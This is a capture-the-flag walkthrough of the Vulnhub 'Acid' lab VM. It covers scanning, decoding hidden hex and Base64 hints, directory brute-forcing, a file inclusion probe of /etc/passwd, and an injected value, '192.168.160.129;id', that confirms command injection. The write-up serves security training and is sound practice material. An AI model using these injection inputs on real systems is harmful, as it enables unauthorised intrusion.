Vulnhub-acid
Target VM Information
Download Link
https://download.vulnhub.com/acid/Acid.rar
VM Description
Welcome to the world of Acid. Fairy tails uses secret keys to open the magical doors.
Welcome to the world of Acid. Fairy tales need secret keys to open magical doors.
Goal
Obtain root privileges and the flag.
Runtime Environment
Target VM: NAT connection. The target VM obtains an IP automatically.
Attacker machine: Widows11, kali linux2021.1
Information Gathering
Target Discovery and Port/Service Identification
# Determine the target VM IP
nmap -sP 192.168.160.0/24 -oN acid-ip.txt
# Determine the target VM's open ports and service versions
nmap -p1-65535 -sV -oN acid-port.txt 192.168.160.191
Only the web service and Apache are found, so we can only start from web vulnerabilities or Apache vulnerabilities.
Tcp 33447 Apache2.4.10 UbuntuVulnerability Discovery
Initial probing shows that Apache on this target VM has no directly exploitable vulnerability, and there is no exploit available. Nessus scanning also returns nothing. In short, getting a shell with a one-click exploit is unlikely, so audit each page honestly.
First enter the target VM's web interface on port 33447.

There is nothing clickable, so use F12 to inspect it directly. A string of encoded data is found: 0x643239334c6d70775a773d3d

0x indicates hexadecimal encoding. Convert 643239334c6d70775a773d3d from ASCII hex to get: d293LmpwZw==

It is Base64-encoded. Decode it again to obtain the image information: wow.jpg.

Based on experience, add common image directories directly to the homepage URL: /image/wow.jpg, /images/wow.jpg, or /icon/wow.jpg. Website image directories are usually named this way. You can also use DirBuster for directory brute forcing, which reveals the image directory images.
Visit http://192.168.160.191:33447/images/wow.jpg to get the image.

Save the image and open it with Notepad++. At the bottom there is a hint: 3761656530663664353838656439393035656533376631366137633631306434. Convert it from ASCII hex to get 7aee0f6d588ed9905ee37f16a7c610d4. This is an MD5 hash. Decrypting it gives 63425, which is likely a password or ID. 
Observe the homepage title and find a directory: /Challenge.
Continue using DirBuster to brute-force /Challenge. Under this directory, cake.php, include.php, and hacked.php are found.
Visit the three paths one by one.
Visit cake.php.


It tells me there is still a long road ahead. Inspect the page title and find that a /Magic_Box directory exists.

Clicking login redirects to the index.php login page, where an email and password are required.

Visit include.php. This is a file inclusion vulnerability page. Enter /etc/passwd in the input box to test for file inclusion. Unfortunately, there is no file upload point.
Visit hacked.php. It requires an ID. Test the number previously decrypted from wow.jpg: 63425. Then, nothing happens.
At this point things are painful: no usable point has been found. Scan the pages found above with AWVS; there is no injection and no vulnerability. Is this target VM secure???
Recall the /Magic_Box directory found in the page title when visiting cake.php. Try scanning it and find two paths, low.php and command.php. Try visiting them.
low.php is blank.
command.php appears to contain command injection.

System commands can be executed. Enter 192.168.160.129;id and check the response; the id command executes successfully, confirming command injection. 